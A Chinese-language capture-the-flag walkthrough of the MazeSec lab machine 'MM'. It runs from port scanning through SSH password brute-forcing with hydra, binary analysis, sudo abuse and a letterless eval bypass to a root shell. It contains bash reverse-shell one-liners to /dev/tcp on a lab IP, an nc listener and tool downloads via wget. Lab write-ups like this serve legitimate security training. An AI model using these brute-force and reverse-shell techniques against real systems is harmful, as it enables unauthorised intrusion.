

靶机来自 MazeSec (迷踪安全): <https://maze-sec.com/about/>

靶机名: MM

系统: Linux

作者: dsz

难度: Easy

信息收集


靶机ip: 192.168.56.108

端口扫描

```
(kali@JYlover)-[~]  
$ nmap -p- 192.168.56.108
```

```
(kali@JYlover)-[~]  
$ nmap -p- 192.168.56.108  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-03 23:56 +0800  
Nmap scan report for 192.168.56.108  
Host is up (0.0029s latency).  
Not shown: 65533 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
  
Nmap done: 1 IP address (1 host up) scanned in 8.87 seconds  
(kali@JYlover)-[~]  
$
```

开放 22、80 端口，这次就很明显是从web入手了。



一个登录页面。

测了一下没有类似sql注入的问题。

那就扫一下目录。常规信息收集：

```
$ dirsearch -u 192.168.56.108
```

```
root@JYlover ~ > bash 13.13s
# dirsearch -u 192.168.56.108

dirsearch v0.4.3
Extensions: php, asp, aspx, jsp, html, htm | HTTP method: GET | Threads: 25 | Wordlist size: 12289
Target: http://192.168.56.108/

[23:59:14] Scanning:
[23:59:19] 200 - 820B - /cgi-bin/printenv
[23:59:19] 200 - 1KB - /cgi-bin/test-cgi
[23:59:19] 200 - 2KB - /dashboard.php
[23:59:21] 200 - 3KB - /index.php
[23:59:21] 200 - 3KB - /index.php/login/
[23:59:28] 403 - 317B - /server-status/
[23:59:28] 403 - 317B - /server-status

Task Completed
```

多出来一个 `/dashboard.php`（`/cgi-bin/printenv`和`/cgi-bin/test-cgi`这两个应该是apache自带的一些配置文件，没有什么用）

我们去访问dashboard:



直接给了ssh凭证，web端是白给的，所以我说侧重是在shell提权上。

```
baolong:jinhua
```

横向移动

```
$ ssh baolong@192.168.56.108
# 输入: jinhua
```

登录到 `baolong` 用户。

然后我们信息收集一波。

```
baolong@longshao:~$ sudo -l
# Sorry, user baolong may not run sudo on longshao.
baolong@longshao:~$ wget 192.168.56.1:9999/pspy64
baolong@longshao:~$ chmod +x pspy64
baolong@longshao:~$ ./pspy64
```

没有啥大收获。

这里又传了 `linpeas.sh`（工具箱中的）上去扫了一遍。

这是一个bash脚本，用于在 Linux 系统上自动进行信息收集和提权路径枚举。

```
baolong@longshao:~$ wget 192.168.56.1:9999/linpeas.sh
Connecting to 192.168.56.1:9999 (192.168.56.1:9999)
```

```

saving to 'linpeas.sh'
linpeas.sh          100%

|*****|
1032k   0:00:00 ETA
'linpeas.sh' saved
baolong@longshao:~$ chmod +x linpeas.sh
baolong@longshao:~$ ./linpeas.sh
-bash: ./linpeas.sh: /bin/sh^M: bad interpreter: No such file or
directory
baolong@longshao:~$ sed -i 's/\r$//' linpeas.sh
baolong@longshao:~$ ./linpeas.sh

```

注意这里如果是从windows上传过去可能会有这个换行符冲突的问题，我们可以用sed命令替换一下。

然后他就会开始自动扫。

也并没有扫到什么很有用的东西，但是也顺带有点收获：

```

Terminated
Users with console (T1007,001)
baolong:x:1000:1000::/home/baolong:/bin/bash
chaojibaolong:x:1001:1001::/home/chaojibaolong:/bin/bash
chaojiwudilong:x:1002:1002::/home/chaojiwudilong:/bin/bash
root:x:0:0:root:/root:/bin/bash

All users & groups
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon[0m],3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
uid=1(bin) gid=1(bin) groups=1(bin),1(bin),2(daemon[0m],3(sys)
uid=10(uucp) gid=14(uucp) groups=14(uucp),14(uucp)
uid=100(klogd) gid=101(klogd) groups=101(klogd),101(klogd)
uid=1000(baolong) gid=1000(baolong) groups=1000(baolong)
uid=1001(chaojibaolong) gid=1001(chaojibaolong) groups=1001(chaojibaolong)
uid=1002(chaojiwudilong) gid=1002(chaojiwudilong) groups=1002(chaojiwudilong)
uid=104(apache) gid=106(apache) groups=106(apache),106(apache),82(www-data)
uid=123(ntp) gid=123(ntp) groups=123(ntp)
uid=16(cron) gid=16(cron) groups=16(cron),16(cron)
uid=2(daemon[0m]) gid=2(daemon[0m]) groups=2(daemon[0m],1(bin),2(daemon[0m],4(adm)
uid=21(ftp) gid=21(ftp) groups=21(ftp)
uid=22(sshd) gid=22(sshd) groups=22(sshd)
uid=35(games) gid=35(games) groups=35(games),100(users)
uid=4(lp) gid=7(lp) groups=7(lp),7(lp)
uid=405(guest) gid=100(users) groups=100(users)
uid=5(sync) gid=0(root) groups=0(root)
uid=6(shutdown) gid=0(root) groups=0(root)
uid=65534(nobody) gid=65534(nobody) groups=65534(nobody)
uid=7(halt) gid=0(root) groups=0(root)
uid=8(mail) gid=12(mail) groups=12(mail),12(mail)
uid=9(news) gid=13(news) groups=13(news),13(news)

Currently Logged in Users (T1033)

```

可以看到有3个普通用户：

- baolong
- chaojibaolong
- chaojiwudilong

可能是打横移链。(这名字起的，暴龙的进化之旅(〜▽〜))


```
Other interesting files
.sh files in path
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#scriptbinaries-in-path
/usr/local/bin/a.sh
/usr/bin/findssl.sh
/usr/bin/amuFormat.sh

Executable files potentially added by user (limit 70) (crash)

Unexpected in /opt (usually empty) (71083)
total 12
drwxr-xr-x  3 root    root      4096 May 26 15:33 .
drwxr-xr-x 21 root    root      4096 May 14 11:44 ..
drwxr-xr-x  2 root    root      4096 May 28 11:08 internal
```

又注意到/opt目录下有一个 `internal` 目录。（opt目录放第三方下载的东西，所以很多作者会把口子放在这里）

既然没啥东西了，那我们肯定就去看看这个 `internal` 目录吧

```
baolong@longshao:~$ ls /opt/internal -la
```

```
baolong@longshao:~$ ls /opt/internal -la
total 24
drwxr-xr-x  2 root    root      4096 May 28 11:08 .
drwxr-xr-x  3 root    root      4096 May 26 15:33 ..
-rwxr-x---  1 root    chaojibaolong 14152 May 28 11:08 parser_core
baolong@longshao:~$
```

看到有一个 `parser_core` 的二进制文件，root所有，属于 `chaojibaolong` 组，且组用户可执行。


很明显是引导我们横移到 `chaojibaolong` 用户了。

我们把文件拉下来分析一下：

```
baolong@longshao:~$ scp
baolong@192.168.56.108:/opt/internal/parser_core ~/tmp/
```

然后用ida打开看看。

直接f5反汇编



好像大概就是有一个 `--debug` 参数，.....然后就可以执行 `su chaojiwudilong` 啦
≡(￣▽￣)≡。好吧看不懂。
交给ai：

1. 必须root执行
2. 必须是 1 或 2 个参数 (`argc - 2 <= 1`)。
 - 1 个参数：正常模式
 - 2 个参数：若第二个参数为 `--debug`，开启调试标志（这里`argc[0]`是程序本身，所以{ `a2[2]`, `"--debug"` }不是检查第三个参数而是第二个)
3. 文件名必须 `.log` 结尾，文件必须在 `/tmp/` 下
4. log文件存在的话就只是打印成功，不存在的时候且开启了调式模式，就会执行 `su chaojiwudilong`

那么很清晰，我们的目标是：

以root身份执行这个程序-->启动调试模式-->指定一个不存在的log文件
也就是

```
$ /opt/internal/parser_core /tmp/1.log --debug
```

如果root执行了这个命令，就可以切换身份了

但是我们怎么去root执行呢？可能到这里就没什么思路了。

但是我们注意到，这里如果成功的话直接就可以横移到 `chaojiwudilong` 了，好像直接跳过了 `chaojibaolong` 其中我们也没发现其他横移的路子。

没办法的时候就想想最笨的办法，直接去爆破一下ssh密码呢？

```
(kali@JYlover)-[~]  
└─$ hydra -l chaojibaolong -P /usr/share/wordlists/rockyou.txt  
ssh://192.168.56.108 -t 4 -e nsr
```

```
(kali@JYlover)-[~]  
$ hydra -l chaojibaolong -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.108 -t 4 -e nsr  
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-04 01:04:22  
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344402 login tries (l1/p:14344402), ~3586101 tries per task  
[DATA] attacking ssh://192.168.56.108:22/  
[22][ssh] host: 192.168.56.108 login: chaojibaolong password: love123  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-06-04 01:04:34
```

还真给扫到了。

`chaojibaolong/love123`

那就登录。在信息收集一下sudo权限有没有。

```
baolong@longshao:~$ su chaojibaolong  
# 输入: love123  
chaojibaolong@longshao:/home/baolong$ sudo -l
```

```
baolong@longshao:~$ su chaojibaolong  
Password:  
chaojibaolong@longshao:/home/baolong$ sudo -l  
Matching Defaults entries for chaojibaolong on longshao:  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin  
  
Runas and Command-specific defaults for chaojibaolong:  
    Defaults! /usr/sbin/visudo env_keep+= "SUDO_EDITOR EDITOR VISUAL"  
  
User chaojibaolong may run the following commands on longshao:  
    (ALL : ALL) NOPASSWD: /usr/local/bin/check_parser  
chaojibaolong@longshao:/home/baolong$
```

直接发现拥有 无需密码执行 `/usr/local/bin/check_parser` 的权限。

这是个什么东西呢，我们去看看。

```
chaojibaolong@longshao:/home/baolong$ vi
/usr/local/bin/check_parser
```

```
1 #!/bin/sh
2
3 if [ "$(id -u)" -ne 0 ]; then
4     echo "syslog-rotate: general protection fault: permission denied." >&2
5     exit 1
6 fi
7
8 if [ -z "$1" -a ! -f "$1" ]; then
9     echo "Usage: $(basename $0) <target_spool_path> [--force-cron]"
10    exit 1
11 fi
12
13
14 exec /opt/internal/parser_core "$@"
```

是一个bash脚本大概是：

1. 检查uid是否为0，也就是检查是不是root执行。不是root直接退出
2. 检查第一个参数，如果第一个参数为空且第一个参数对应的路径**不是**普通文件，则退出。这里用的并运算（-a），所以如果有参数的话，就一定不会退出
3. 执行 `parser_core`，并且把参数传递给它
又清晰了，上面我们分析过，只需要执行 `parser_core` 并带有 `--debug` 参数就可以到 `chaojiwudilong`

```
$ /opt/internal/parser_core /tmp/1.log --debug
```

我们不能root执行 `parser` 但是可以root执行 `check_parser` 呀，而 `check_parser` 又执行了 `parser`。这样就间接执行了，而且参数原样传递，我们可以像直接调用 `parser` 一样，就是改一下名字。

我们执行：

```
$ sudo /usr/local/bin/check_parser /tmp/1.log --debug
```

```
Press ENTER or type command to continue
chaojibao@longshao:/home/baolong$ sudo /usr/local/bin/check_parser /tmp/1.log --debug

ChaoJiBaoLong Log Analyser - Security Core v3

[!] Error: Target log file not found.
[*] DevSecOps Emergency Notice: Switching context ...
chaojiwudilong@longshao:~$
```

横向完成。

提权

拿到最后一个普通用户，再看看sudo权限：

```
$ sudo -l
```

```
chaojiwudilong@longshao:~$ sudo -l
Matching Defaults entries for chaojiwudilong on longshao:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for chaojiwudilong:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User chaojiwudilong may run the following commands on longshao:
    (root) NOPASSWD: /usr/local/bin/a.sh
chaojiwudilong@longshao:~$
```

可以无密码执行 `/usr/local/bin/a.sh`

去看看这个脚本。

```
chaojiwudilong@longshao:~$ cat /usr/local/bin/a.sh
```

```
chaojiwudilong@longshao:~$ cat /usr/local/bin/a.sh
PATH=/usr/bin

cd /tmp

read CMD < <(head -n1 | tr -d "[A-Za-z0-9/]")
eval "$CMD"
chaojiwudilong@longshao:~$
```

终于能看懂了：

1. 先把PATH直接改成 `/usr/bin`（这样所有命令会去 `/usr/bin` 下面找）
2. cd到 `/tmp` 目录

3. `<( ... )` 表示把命令执行的结果当一个临时文件，然后把临时文件的值赋值给

`$CMD`

4. `head -n1 | tr -d "[A-Za-z0-9/]"` 表示取出第一行，删掉其中的数字字母和 /

5. 最后执行 `$CMD`

也就是这个脚本的参数，不能有数字字母和 / ，然后这个参数会被执行。

这里就是一个无数字字母命令执行。

虽然没有数字没有字母，但是还有 `!`、`?`、`_` 这些特殊符号呀。

这里首先我们要知道一个知识点，那就是 `. <文件名>`（注意有空格）是可以执行shell脚本的（`.` 是 `source` 命令的简写，用于在当前 shell 进程中执行脚本），例如：

```
chaojiwudilong@longshao:~$ echo "id">a
chaojiwudilong@longshao:~$ cat a
id
chaojiwudilong@longshao:~$ . a
uid=1002(chaojiwudilong) gid=1002(chaojiwudilong) groups=1002(chaojiwudilong)
chaojiwudilong@longshao:~$ source a
uid=1002(chaojiwudilong) gid=1002(chaojiwudilong) groups=1002(chaojiwudilong)
chaojiwudilong@longshao:~$
```

这里看得很清楚，`source <文件名>` 可以成功执行 `a` 文件中的shell命令，`. <文件名>` 也可以

所以我们流程就是：

创建名为 `_` 的文件，内容是shell命令--->sudo执行 `a.sh`，--->传入 `. _`

然后就打成任意命令执行了。

1.

```
chaojiwudilong@longshao:/tmp$ echo "/bin/bash -c 'exec /bin/bash -i &>/dev/tcp/192.168.56.1/8888 <51'>_"
chaojiwudilong@longshao:/tmp$ sudo /usr/local/bin/a.sh
```


2.

```
158190Y_lover > powershell © 8m 59.937s
D:\github_project\bajitmp .\nc.exe -lvp 8888
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::8888
Ncat: Listening on 0.0.0.0:8888
Ncat: Connection from 192.168.56.108.
Ncat: Connection from 192.168.56.108:35652.
longshao:/tmp# id
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
longshao:/tmp# ls /usr/bin |grep "exec"
ls /usr/bin |grep "exec"
bash: grep: command not found
bash: ls: command not found
longshao:/tmp# ls
ls
bash: ls: command not found
longshao:/tmp# id
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
longshao:/tmp# cd root
cd root
bash: cd: root: No such file or directory
longshao:/tmp# cd /root
cd /root
longshao:~# ls
ls
bash: ls: command not found
longshao:~# ll
ll
bash: ll: command not found
longshao:~# /bin/ls
/bin/ls
pass.txt
root.txt
longshao:~# cat /root/root.txt
cat /root/root.txt
bash: cat: command not found
longshao:~# /bin/cat /root/root.txt
/bin/cat /root/root.txt
flag{root-e0bf0dabcccb7d4519c0ad4b431aff16}
longshao:~#
```

关于最后提权的小复盘

我们注意到脚本中：

```
PATH=/usr/bin

cd /tmp

read CMD < <(head -n1 | tr -d "[A-Za-z0-9/]")
eval "$CMD"
```

有一句改PATH的命令，所以有些命令我们最好用绝对路径，不然会默认去 /usr/bin 里面找
例如我们的反弹shell。

```
bash -c 'exec bash -i &>/dev/tcp/192.168.56.1/8888 <&1'

# 就要改成
```

```
/bin/bash -c 'exec /bin/bash -i &>/dev/tcp/192.168.56.1/8888 <&1'
```

不然就会报错

```
chaojiwudilong@longshao:/tmp$ echo "bash -c 'exec bash -i &>/dev/tcp/192.168.56.1/8888 <&1'">_  
chaojiwudilong@longshao:/tmp$ sudo /usr/local/bin/a.sh  
./usr/local/bin/a.sh: eval: line 6: ❖.: not found  
chaojiwudilong@longshao:/tmp$ sudo /usr/local/bin/a.sh  
./usr/local/bin/a.sh: _: line 1: bash: not found
```

因为 `/usr/bin` 下面没有 `bash`，他是在 `/bin/bash`

这里还发：

```
echo "/bin/bash -i >& /dev/tcp/192.168.56.1/8888 0>&1">_  
# 这个不行
```

会报错

```
./usr/local/bin/a.sh: _: line 1: bash: not found  
chaojiwudilong@longshao:/tmp$ echo "/bin/bash -i >& /dev/tcp/192.168.56.1/8888 0>&1">_  
chaojiwudilong@longshao:/tmp$ sudo /usr/local/bin/a.sh  
./usr/local/bin/a.sh: _: line 1: can't create /dev/tcp/192.168.56.1/8888: nonexistent directory  
chaojiwudilong@longshao:/tmp$
```

这里不知道是为什么，可能是执行是的环境是 `sh`？

这里实在搞不懂了

还有一点就是如果不用 `_`，用 `?` 或者 `!` 也是可以的，但是由于他们在 `shell` 中有特殊含义，所以要注意利用“”。

知识点总结

本次靶机遇到的知识点：

1. 遇到二进制文件可以拉下来反编译审计
2. `source <文件名>` 是把文件名执行。可以写成 `. 文件名`，绕过限制

这次靶机遇到的固定知识点比较少，大部分是根据实际情况来的分析，代码审计。

大家可以自行复现